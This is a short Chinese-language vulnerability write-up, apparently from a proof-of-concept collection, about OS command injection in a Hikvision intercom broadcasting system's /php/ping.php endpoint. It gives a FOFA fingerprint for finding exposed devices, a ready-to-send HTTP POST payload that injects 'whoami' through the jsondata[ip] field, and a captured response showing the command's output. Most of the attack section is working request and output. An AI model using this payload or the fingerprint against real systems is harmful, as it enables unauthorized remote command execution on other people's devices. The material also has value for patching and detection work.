

H21-1海康威视-对讲广播系统-RCE


漏洞描述:

Hikvision Intercom Broadcasting System 3.0.3_20201113_RELEASE(HIK)版本存在**操作系统**命令注入漏洞，该漏洞源于文件/php/ping.php的参数jsondata[ip]会导致操作系统命令注入。

影响版本:

Hikvision Intercom Broadcasting System 3.0.3_20201113_RELEASE(HIK)

网站图片:



网络测绘:

fofa语法:

FOFA: icon_hash="-1830859634"

漏洞复现:

payload:

```
POST /php/ping.php HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Connection: close
```

jsondata%5Btype%5D=99&jsondata%5Bip%5D=whoami

效果图:

Request

1 POST /php/ping.php HTTP/1.1

2 Host : 192.168.1.43

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0

4 Accept: application/json, text/javascript, */*; q=0.01

5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

6 Accept-Encoding: gzip, deflate

7 Content-Type: application/x-www-form-urlencoded

8 X-Requested-With: XMLHttpRequest

9 Connection: close

10

11 jsondata%5Btype%5D=99&jsondata%5Bip%5D=whoami

Responses https 27bytes / 99ms

1 HTTP/1.1 200 OK

2 Server: nginx/1.18.0

3 Date: Wed, 20 Dec 2023 10:37:23 GMT

4 Content-Type: text/html; charset=utf-8

5 Connection: close

6 X-Powered-By: PHP/7.4.7

7 Access-Control-Allow-Origin: *

8 Access-Control-Allow-Headers: X-Requested-With

9 Access-Control-Allow-Methods: GET, POST, OPTIONS

10 Content-Length: 27

11

12 ["desktop-jooob7ki\\admin"]